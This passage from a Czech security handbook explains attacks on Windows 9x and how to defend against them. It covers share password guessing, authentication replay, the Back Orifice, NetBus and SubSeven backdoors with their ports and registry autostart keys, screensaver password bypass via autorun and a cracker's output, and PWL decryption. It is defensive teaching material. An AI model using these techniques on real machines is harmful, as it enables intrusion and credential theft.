## PŘÍMÉ PŘIPOJENÍ KE SDÍLENÝM PROSTŘEDKŮM

Je to nejobvyklejší a nejsnadnější cesta průniku do vzdáleného systému s Win9x. Win9x poskytuje tři mechanismy přímého přístupu do systému: sdílení souborů a tiskáren, dial-up server a síťová manipulace s Registry. Síťová manipulace s Registry však vyžaduje poměrně složitou konfiguraci a autorizaci na úrovni uživatele, takže je málokdy možná na systémech, které se nacházejí mimo podnikovou síť.

Jediným problémem, který čeká útočníka při prvním typu průniku, je získání informací, které vzdálený uživatel potřebuje k připojení ke sdílenému prostředku. Protože uživatel často používá stejně heslo pro přístup k různým systémům, vede jeho zachycení i k průniku na cílový počítač. Sledování uživatelské komunikace také často odhalí další systémy v síti.

### Útok na sdílené soubory a tiskárny

Rozšířenost	8
Složitost	9
Dopad	8
Celkové riziko	8

Nejsme informováni o žádné technice, která by přinášela nějaké výhody plynoucí z ovládnutí sdílené tiskárny (kromě různých legrátek), takže se budeme zabývat pouze sdílením souborů.

V kapitole 3 jsme již mluvili o utilitách, které lze použít k vyhledávání systémů se sdílenými soubory. Některé z těchto utilit také umožňují útok založený na hádání přístupového hesla ke sdíleným prostředkům. Jednou z nich je Legi on, vytvořený skupinou Rhino9- Kromě schopnosti skenovat interval IP adres a vyhledávat systémy se sdílenými prostředky obsahuje Legion i nástroj BF (brute force) pro útok hrubou silou. V tomto případě je možná lepe mluvit o slovníkovém útoku, protože Legion se k průniku snaží použít hesla, která jsou specifikovaná v konfiguračním souboru.

### Tip


Tlačítko Save Text (ulož text) vydumpuje nalezená sdílení do textového souboru, který lze použít v nástroji BF, tak jak je vidět na obrázku 4-1.

Závažnost škody, kterou může útočník způsobit, je dána povahou sdílených dat. Může se jednat o důležité soubory, nebo dokonce o sdílení celého systémového disku. V tomto případě má útočník značně ulehčenou práci. Může jednoduše nainstalovat zákeřné programy (o kterých se více dozvídáme v následující kapitole) do %systemroot%\Start Menu\Programs\Startup a tím zajistit jejich spuštění při dalším restartu počítače. Nebo může odcizit PWL soubor(y) a pokusit se prolomit uvedená zašifrovaná hesla.

## Obrana proti útoku na sdílené prostředky

Řešení je jednoduché. Vypněte sdílení na počítačích s Win9x! Administrátoři, kteří mají na starosti velké množství systémů, mohou použít System Policy Editor (POLEDIT.EXE) a zakázat sdílení souborů a tiskáren.

ren na všech systémech. POEDIT.EXE, který je vidět na obrázku 4-2, je obsažen v Resource Kitu pro Windows 9x (Win9x RK) nebo ho lze nalézt v adresáři \tools\reskit\netadmin\ na většině CD s Windows 9x. Můžete ho také získat na <http://support.microsoft.com/support/kb/articles/Q135/3/15.asp>.



Obrázek 4-1. BF hádá hesla ke sdíleným prostředkům




Obrázek 4-2. System Policy Editor umožňuje zabránit uživatelům ve sdílení souborů a používání dial-in přístupu

Pokud se bez sdílení souborů neobejdete, používejte složitá hesla o minimálně osmi alfanumerických znacích (8 je maximum, které Win9x umožňují). Hesla budou ještě bezpečnější, pokud použijete speciální znaky typu ! @ # \$ % & nebo netisknutelné ASCII znaky. Je také velmi moudré připojit ke jménu sdíleného prostředku symbol \$ (viz obrázek 4-3), který zabrání tomu, aby byl prostředek zobrazen v Okolních počítačích (Network Neighborhood), výstupu příkazu net view, a dokonce i ve výstupu programu Legion.

## Přehrání autentizačního řetězce

Rozšířenost	<b>8</b>
Složitost	<b>9</b>
Dopad	<b>8</b>
Celkové riziko	<b>8</b>



Obrázek 4-3. Připojte \$ ke Jménu sdíleného prostředku a zamezíte tak jeho zobrazení v Okolních počítačích a výstupech mnoha programů umožňujících skenování NetBIOSu


5. ledna 1999 zveřejnila skupina LOphcrack dokument, ve kterém upozorňuje na slabé místo v síťových autentizačních metodách Windows 9x (95replay.txt). Během testování nové verze svého programu LOphcrack (viz kapitola 5) si všimli, že Win9x se zapnutým sdílením souborů odpovídá během 15mi nutového intervalu všem požadavkům na připojení stále stejnou výzvou (challenge). Protože Windows používají kombinaci jména uživatele a této výzvy k zašifrování hesla síťového uživatele a protože je jméno uživatele zasíláno v textovém tvaru (nezašifrované), je útočník schopen odeslat identický požadavek na autentizaci. Pokud to zvládne během zmíněného 15minutového intervalu (kdy zůstává řetězec před stavující zašifrované heslo nezměněn), dosáhne bezproblémového připojení sdílených souborů.

Ačkoli se jedná o klasickou chybu v šifrování, které se měl Microsoft vyvarovat, je její zneužití značně složité. Vše zmíněný dokument naznačuje možnost modifikace populárního síťového Windows klienta Samba pro Unix (<http://www.samba.org>), pomocí kterého lze ručně rekonstruovat nezbytnou autentizační komunikaci. Nutné programátorské schopnosti a nezbytnost nacházet se ve stejném segmentu lokální sítě jako cílový počítač zřejmě zabrání masovému rozšíření tohoto typu útoku.

## Útok na dial-up servery

Rozšířenost	8
Složitost	9
Dopad	8
Celkové riziko	8

Windows dial-up server (viz obrázek 4-4) obsažený ve Win 9x je dalším danajským darem pro systému vého administrátora. Libovolný uživatel může sloužit jako zadní vrátko do podnikové sítě pouhým připojením modemu a instalací balíku Microsoft Plus!, který obsahuje komponenty dial-up serveru (distribuce Win98 je obsahuje standardně).



Obrázek 4-4. Nakonfigurování dial-up serveru je dětskou hrou

Každý takto nakonfigurovaný server bude mít téměř jistě povoleno sdílení, protože to je nejběžnější cesta, jak na vzdáleném systému vyvijet užitečnou aktivitu. Útočník pak může analyzovat systém a pomocí výše zmíněných metod uhádnout hesla pro přístup ke sdíleným prostředkům systému na druhé straně linky (v případě, že nebyla nastavena hesla pro připojení modemem).

## Obrana proti útoku na dial-up server

Jistě není žádným překvapením, že nejlepší obranou je nepoužívat dial-up server. Zákazu se dá opět do sáhnout pomocí System Policy Editoru. Pokud se bez dial-up serveru nelze obejít, nastavte v Dial-Up Server Properties použití hesla pro dial-in přístup a vyžadujte jeho šifrování nebo přístup autentizujte na uživatelské úrovni (předávejte požadavky na autentizaci doménovému kontroléru nebo NetWare serveru). Ke každému síťovému prostředku přiřadte složité heslo a prostředek skryjte připojením znaku \$ na konec jeho jména.

Útočníci, kteří se úspěšně vloopou do dial-up serveru a odhalí hesla sdílených prostředků, se mohou zmocnit všeho, na co přijdou. Nepodaří se jim však napadnout další systémy, protože Win9x nesměřuje síťový provoz.

Je třeba poznamenat, že DUN (Dial-Up Networking) není používáno pouze pro připojení modemem. Dial-Up Networking Update 1.3 (DUN 1.3) implementuje VPN (Virtual Private Networking - virtuální privátní síť), které umožňují mnohem bezpečnější připojení Win9x k Windows NT VPN serveru. Tady není o čem přemýšlet. Pokud používáte v podnikové síti Microsoft VPN, nainstalujte na Win9x DUN 1.3 z <http://support.microsoft.com/support/kb/articles/Q191/4/94.ASP>. DUN 1.3 je také nesmírně důležitý při obraně proti DoS útokům, o kterých se zmíníme za chvíli.

O dalších slabých stránkách dial-up připojení a VPN se zmíníme v kapitole 9

## Síťový útok na Win9x Registry

Rozšířenost	2
Složitost	3
Dopad	8
Celkové riziko	4

Win9x neposkytuje v implicitní konfiguraci na rozdíl od Windows NT vzdálený přístup k Registry. Je však možné ho realizovat pomocí služby Microsoft Remote Registry Service, kterou najdete na distribučním CD v adresáři `\admin\nettools\remotreg\`. Tato služba také vyžaduje autorizaci na úrovni uživatele. Pokud útočník získá přístup k Registry, kompletně ovládne celý systém. Nejdříve však musí systém se službou Remote Registry najít, získat přístup ke sdílenému disku s právy pro zápis a navíc musí zjistit přístupová hesla umožňující modifikovat Registry. Myslíte, že lze tuto bezpečnostní díru snadno upcat? Nám se zdá, že ji lze velmi těžko vytvořit. Jestliže používáte službu Remote Registry, použijte silné heslo. Pokud vám to příde zatěžko, neinstalujte službu vůbec a spěte klidně s vědomím, že vás se síťový útok na Registry v žádném případě netýká.

## Win9x a nástroje pro řízení sítě

Rozšířenost	<b>3</b>
Složitost	9
Dopad	1
Celkové riziko	<b>4</b>

Další z možných útoků zneužívá protokol SNMP. V kapitole 3 jsme si ukázali, že SNMP může být použit k získání informací o Windows NT se spuštěnými SNMP agenty nakonfigurovanými na použití implicitního jména komunity (public). Win9x poskytuje podobné informace. Musí však být nainstalován SNMP agent (najdete ho na distribučním CD v adresáři `\tools\reskit\ntadmin\snmp\`). Oproti Windows NT však Win9x neposkytuje specifické informace o uživatelích a sdílených prostředcích. Zneužití této služby je tedy značně omezené.

## Zadní vrátka a trojští koně

Myslíte, že můžeme říci, že pokud na počítači není nainstalován dial-up server, vzdálený přístup k Registry a nejsou sdíleny žádné prostředky, je systém bezpečný? Bohužel ne. Pokud totiž útočník v systému najde žádné prostředky pro vzdálenou administraci, jistě se pokusí sám si je nainstalovat.

Popíšeme tři nejpopulárnější programy, které se používají k vytvoření zadních vrátek a k ovládání cílového počítače. Také si povíme o typickém prostředku, který se používá k instalaci zadních vrátek, trojští koni. Trojský kůň je program, který se tváří jako užitečná utilita, ale na pozadí své oficiální činnosti provádí škodlivé akce (například instaluje zadní vrátku). Takovýchto utilit existuje obrovské množství, v této knize však není dostatek stránek na to, abychom mohli uvést úplně všechny. Uvedeme tedy alespoň dva odkazy na stránky, kde můžete o dané problematice získat více informací: <http://www.tlsecuirty.net/main.htm> a <http://www.eqla.demon.co.uk/trojanhorses.html>.


## Back Orifice

Rozšířenost	<b>10</b>
Složitost	9
Dopad	<b>10</b>
Celkové riziko	<b>10</b>

Jeden z nejoslavovanějších nástrojů pro ovládnutí Win9x, Back Orifice (BO), je autory označován jako nástroj pro síťovou administraci. Back Orifice byl představen v létě roku 1998 na konferenci Black Hat security (<http://www.blackhat.com>) a lze ho stále ještě zadarmo získat na <http://www.cultdeadcow.com/tools/>. BO umožňuje téměř absolutní kontrolu nad systémem s Win9x, včetně možnosti editování Registry, restartu počítače, přenášení souborů, zobrazování hesel z vyrovnávacích pamětí, vytváření procesů a sdílení prostředků. Navíc bylo vytvořeno několik plug-inů, které se umí napojit na specifické IRC (Internet Relay Chat) kanály, jako je #BO OWNED, a oznámit IP adresu napadeného počítače. Každý, kdo ta kový kanál sleduje, se pak může na uvedený počítač pomocí BO klienta připojit.

BO server může být nainstalován pod libovolným jménem (implicitní je [mezera].exe). Aby bylo zajištěno jeho automatické spuštění i po restartu počítače, přidá záznam do \HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices. Server implicitně naslouchá na UDP portu 31337. Číslo portu lze sice libovolně konfigurovat, ale co myslíte, která konfigurace je používána nejčastěji?

BO je prostě absolutním zhmotněním útočníkových snů. Úspěch programu podnítil o rok později vznik nové verze Back Orifice 2000 (BO2K, <http://sourceforge.net/projects/bo2k/>), která má všechny vlastnosti verze předchozí, ale navíc běží i na Windows NT/2000 a obsahuje vývojový kit, který umožňuje vytvářet velmi těžko detekovatelné variace programu. BO2K naslouchá v implicitní konfiguraci na TCP portu 54320 nebo UDP 54321 a instaluje se jako soubor UMGR32.EXE v adresáři %systemroot%. V seznamu běžících procesů se maskuje jako EXPLORER, aby znesnadnil své násilné ukončení. Pokud je nasazen v neviditelném (Stealth) režimu, nainstaluje se jako „Remote Administration Service“ v klíci HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices a vymaže původní soubor. Všechny tyto hodnoty lze jednoduše změnit pomocí utility bo2kcf g . exe, která je dodávána s programem. Na obrázku 4-5 je zobrazen BO2K klient bo2kgui .exe, který ovládá systém s Win98SE.



Obrázek 4-5. Grafické uživatelské rozhráni BO2K klienta (bo2kgui.exe), připojené na napadený systém s Win9x. Zrovna probíhá odinstalování serveru.

Na obrázku je vidět, jak lze pomocí klienta zastavit a odinstalovat BO2K server z napadeného systému.

### Tip

Málo dokumentovanou vlastností BO2K klienta je, že v poli Server Address je občas nutné uvést adresu soketu (IP adresa:PORT, například 192.168.2.78:54321) místo pouhé IP adresy nebo DNS jména.



## NetBus

Rozšířenost	<b>8</b>
Složitost	<b>9</b>
Dopad	<b>8</b>
Celkové riziko	<b>8</b>

Vzdálený bratranec BO, NetBus, může být také použit pro ovládání vzdálených systémů s Windows (včetně NT/2000). NetBus byl vytvořen Carl-Frederikem Neikterem a poskytuje rafinovanější a přehlednější uživatelské rozhraní než původní BO, spolu s efektivnějšími funkcemi, jako je vzdálený přístup pomocí GUI. NetBus také umožňuje rozsáhlou konfigurovatelnost a existuje několik jeho variací. Implicitní jméno vykonavatelného souboru serveru je patch.exe (může být jakkoli změněno), soubor je většinou umisťován do HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run, takže je zajistěn jeho automatický restart. NetBus naslouchá implicitně na TCP portu 12345 nebo 20034 (čísla portů se daří opět libovolně měnit). Protože neumí komunikovat pomocí protokolu UDP (jako BO2K), je pravděpodobnější, že bude blokován firewallem.



## SubSeven

Rozšířenost	<b>10</b>
Složitost	<b>9</b>
Dopad	<b>10</b>
Celkové riziko	<b>10</b>

Soudě podle frekvence, s kterou jsme skenováni na výskyt tohoto serveru, je nyní SubSeven populárnější než BO, BO2K a NetBus dohromady. Je stabilnější, jednodušší na použití a poskytuje větší funkcionality než výše zmíněná trojice. Lze ho získat na <http://subseven.slak.org/main.html> nebo <http://www.sub7files.com>.

SubSevenServer (S7S) naslouchá implicitně na TCP portu 27374. Stejně jako BO a NetBus umožňuje S7S téměř absolutní kontrolu nad cílovým počítačem. Uvedeme funkce, které poskytuje:

- Skenování portů (z napadeného systému!).
- Spuštění FTP serveru s kořenovým adresářem C:\(čtení/zápis).
- Síťový editor Registry.
- Získání RAS, ICQ apod. hesel z vyrovnávacích pamětí.
- Přesměrování aplikací a portů.
- Tisk.
- Restart cílového systému.

Útoky typu DoS (Denial of Service) bývají posledním zoufalým pokusem o poškození cílového systému. Tyto útoky jsou bohužel ve světě nespoutaného Internetu často realitou. Existuje několik programů, kteří dovedou zhroutit systémy s Win9x pomocí neočekávaně konstruovaných paketů dat. Mezi nejznámější patří ping of death, teardrop, land a WinNuke. Ačkoli budeme o útocích typu DoS podrobně mluvit v kapitole 12, uvedeme pro jistotu i zde prostředek, který minimalizuje dopad DoS útoků na systémy s Win95. Jedná se o DUN 1.3 (Dial-Up Networking Update 1.3).



## Obrana proti DoS útokům

DUN 1.3 obsahuje nahradu knihoven Winsock, která řeší mnoho problémů umožňujících tento typ útoku. Severoameričtí uživatelé Windows 98 tuto záplatu aplikovat nemusí, ledaže by chtěli používat silnější 128bitovou šifru (Win98 standardně používá šifru 40bitovou). Záplatu najdete na <http://www.microsoft.com/windows95/downloads/>.

I v případě, že je DUN 1.3 aplikován, důrazně varujeme před umístěním počítače s Win9x přímo do Internetu (tj. bez ochrany firewallem nebo některého jiného bezpečnostního zařízení).



## Osobní firewally

V úvodu sekce o síťových útocích jsme velmi doporučovali použití jednoho z mnoha existujících osobních firewallů. Tyto programy stojí mezi vaším počítačem a sítí a blokují nebezpečné pakety. Naším favoritem je BlackICE Defender za 39,95 \$ od firmy Network ICE (<http://www.networkice.com>). Další produkty, které rychle získávají na oblibě, jsou: ZoneAlarm, který je zadarmo pro domácí použití (Zone Labs na <http://www.zonelabs.com>), a volně šířitelný eSafe Desktop (support/listesafe.asp?pd=eSafe%20Desktop). Pro opravdový klid duše doporučujeme použití některého z těchto programů v co možná nejparanoidnější konfiguraci, protože implicitní konfigurace jsou mnohem méně bezpečné, než si myslíte.

## LOKÁLNÍ ÚTOKY NA Win9x

Viděli jsme, že systémy s Win9x lze dostatečně zabezpečit proti síťovým útokům. Pokud však má útočník k počítači fyzický přístup, je situace složitější. Popišme si několik metod, které vedou k ovládnutí systémů s Win9x.



## Obejití bezpečnostních mechanismů Win9x: Reboot!

Rozšířenost	<b>8</b>
Složitost	<b>10</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

Oproti Windows NT nemají Win9x mechanismus pro bezpečnou autorizaci více uživatelů z konzoly. Výsledkem je, že se do systému dostane každý, kdo může zapnout počítač nebo kdo resetuje systém uza-

měněný pomocí spořiče obrazovky. Rané verze Win95 dokonce umožňovaly obejít uzamčenou obrazovku pomocí CTRL-ALT-DEL nebo ALT-TAB! Všechny výzvy k zadání hesla během startování systému jsou čistě kosmetickou záležitostí. Heslo pouze kontroluje, který uživatelský profil bude použit, a nijak nezabezpečuje žádný z prostředků systému (kromě seznamu hesel, jak uvidíme později). Výzvu k zadání hesla lze obejít stisknutím tlačítka Cancel. I takto „přihlášený“ uživatel má téměř kompletní přístup k systému. Stejná situace nastane i v případě přihlášení po síti (v závislosti na typu použité sítě).

## Obrana proti útokům z konzoly

Tradičním řešením tohoto problému je nastavení hesla v BIOSu. Tato metoda odradí samozřejmě pouze nedopečeného útočníka. Opravdový hacker vymontuje ze systému pevný disk a nabootuje z něj v počítači bez zaheslovaného BIOSu. Mimochodem, v Internetu najdete několik programů, pomocí kterých lze hesla nastavená v BIOSu prolomit. Běžného slídila však zaheslování BIOSu určitě odradí.

Samořejmě také nemůžeme než doporučit nastavení hesla ve spořiči obrazovky. Náladu vám však může zkazit poznatek, že obrazovku nelze zablokovat manuálně. Existuje však jeden trik, pomocí kterého lze tuto funkci realizovat. Použijeme Office Startup Application (OSA), která je dostupná po nainstalování Microsoft Office. Přepínač -s programu osa.exe zajistí okamžité spuštění spořiče. Do menu Start tedy stačí přidat „osa . exe -s“ a funkce spuštění spořiče je vždy po ruce. Více informací najdete v dokumentu Q210875 na <http://support.microsoft.com/support/kb/articles/Q210/8/75.ASP>.

Existuje několik komerčních nástrojů, které umožňují uzamykání systému nebo šifrování disků. Respektovaná Pretty Good Privacy (PGP) od Network Associates, Inc. (<http://www.nai.com>) umožňuje ve verzích pro Windows kromě jiného i šifrování souborů na disku.

## Autorun a heslo spořiče obrazovky

Rozšířenost	<b>4</b>
Složitost	<b>7</b>
Dopad	<b>10</b>
Celkové riziko	<b>7</b>

Použití resetu nebo restart pomocí CTRL-ALT-DEL mohou být pro elitního hackera příliš potupné. Naštěstí však existuje jemnější způsob, jak obejít heslo nastavené ve spořiči obrazovky. Využívá dvou slabých míst v bezpečnosti Win9x. Jedná se o funkci Autorun a nedostatečné šifrování hesla spořiče v Registry. Více informací o Autorunu se dovíte v dokumentu Q141059 z Microsoft Knowledge Base:

„Windows opakováně testují, zda je do mechaniky vložen CD-ROM. Když je CD-ROM detekován, zjistí je se, zda je na něm přítomen soubor Autorun.inf. Pokud ano, je spuštěn program, který je uveden na řádku open=.“

Tuto vlastnost systému lze samozřejmě využít ke spuštění libovolného programu (BackOrifice, NetBus atd.). Nejjednodušší ale je, že pod Win9x je tento program spuštěn, i když je obrazovka uzamčena spořičem.

Druhým slabým místem je způsob uložení hesla spořiče. Heslo je uloženo v Registry (HKEY\Users).De fault\Control Panel\ScreenSave\_Data) nebo, pokud nejsou použity uživatelské profily, v souboru C:\Windows\USER.DAT. Heslo lze díky nedostatečné ochraně snadno přečíst a dešifrovat.

Program SSBypass, který toto všechno provede automaticky, můžete za 39,95 \$ získat od firmy Amecisco (<http://www.amecisco.com/ssbypass.htm>). Další programy, které můžete k získání hesla použít, najde te (kromě dalších utilit k odhalování hesel) na skvělé stránce Joe Peschela (<http://users.aol.com/jpeschel/crack.htm>). Použití programu je velmi jednoduché:

```
C:\TEMP>95sscrk
Win95 Screen Saver Password Cracker v1.1 - Coded by Nobody (nobody@engelska.se)
(c) Copyrite 1997 Burnt Toad/AK Enterprises - read 95SSCRK.TXT before usage!
-----
. No filename in command line, using default! (C:\WINDOWS\USER.DAT)
. Raw registry file detected, ripping out strings...
. Scanning strings for password key...
Found password data! Decrypting ... Password is GUESSME!
_Cracking complete! Enjoy the passwords!
```

## Obrana proti zneužití hesla spořiče obrazovky

Microsoft poskytuje opravu, která manipuluje s heslem mnohem bezpečněji - jmenuje se Windows NT/2000. Pro toho, kdo se nechce systému Win9x vzdát, je určen následující postup, který vypne funkci Autorun (postup je uveden v dokumentu Q126025 z Microsoft Knowledge Base):


1. V ovládacím panelu zvolte Systém.
2. Vyberte záložku Správce zařízení.
3. Klepněte na CD-ROM a dále na ovladač zařízení.
4. V záložce nastavení odškrtněte volbu automatické oznámení.
5. Stiskněte OK, abyste se vrátili do ovládacího panelu. Až budete vyzváni k restaru počítače, stiskněte Ano.

## Odhalení hesel uložených v paměti

Rozšířenost	<b>8</b>
Složitost	<b>9</b>
Dopad	<b>8</b>
Celkové riziko	<b>8</b>

Předpokládejme, že útočník obešel spořič a chce odhalit další systémová hesla, která jsou skrytá za všem uživateli dobře známými hvězdičkami. Utility, které může použít, jsou určeny spíše pro zapomnělivé uživatele než pro zákeřné útočníky, ale jsou natolik zajímavé, že stojí za to se o nich zmínit.

Jednou z nejznámějších utilit tohoto typu je Revelation od SnadBoy Software (<http://www.snadboy.com>), který je představen v akci na obrázku 4-7.



Obrázek 4-7, Revelation 1,1 odhaluje heslo ke sdíleným prostředkům

Dalšími takovými programy jsou ShoWin od Robina Keirema (<http://www.foundstone.com/rdlabs/tools.php?category=Forensic>), program Unhide od Vitase Ramanchauskase (<http://www.webdon.com>), který distribuuje také pwltool (viz dále), a program Oial -Up Ripper od Korhana Kaya, který umožňuje získat heslo pro každé dial-up připojení s heslem uloženým na cílovém systému. Ještě jednou musíme poznamenat, že tyto utility jsou poměrně „krotké“, protože je lze použít pouze během aktivní Windows relace (pokud se útočník dokáže přihlásit jako uživatel cílového systému, získá kritická data v každém případě). Tyto nástroje však mohou způsobit mnoho problémů v případě, že útočník bude mít fyzický přístup k velkému množství systémů v síti. Představte si například útočníka s disketou plnou nástrojů typu Revelation, najatého za účelem profylaxe všech vašich systémů s Win 9x. Windows NT jsou k tomu to typu útoku také náchylné. Utility však nefungují v případě, že heslo dialogového okna nebylo uloženo (pokud prostě nevidíte v dialogovém okně na místě hesla hvězdičky, máte jako útočník smůlu).

## Dešifrování PWL

Rozšířenost	<b>8</b>
Složitost	<b>9</b>
Dopad	<b>8</b>
Celkové riziko	<b>8</b>

Útočník nemusí sedět za terminálem a snažit se rozlousknout přístupová hesla pod tlakem strachu z ohalení. Může si kritické informace vyexportovat na disketu a dešifrovat je později podobným způsobem jako unixová (crack) nebo Windows NT (LOphcrack) hesla.

Seznam zašifrovaných hesel neboli soubor PWL lze najít pod Win9x v kořenovém adresáři systému (obvykle C:\Windows). Tyto soubory jsou pojmenovány po uživatelských profilech. Následující příkaz je všechny zkopíruje na disketu:

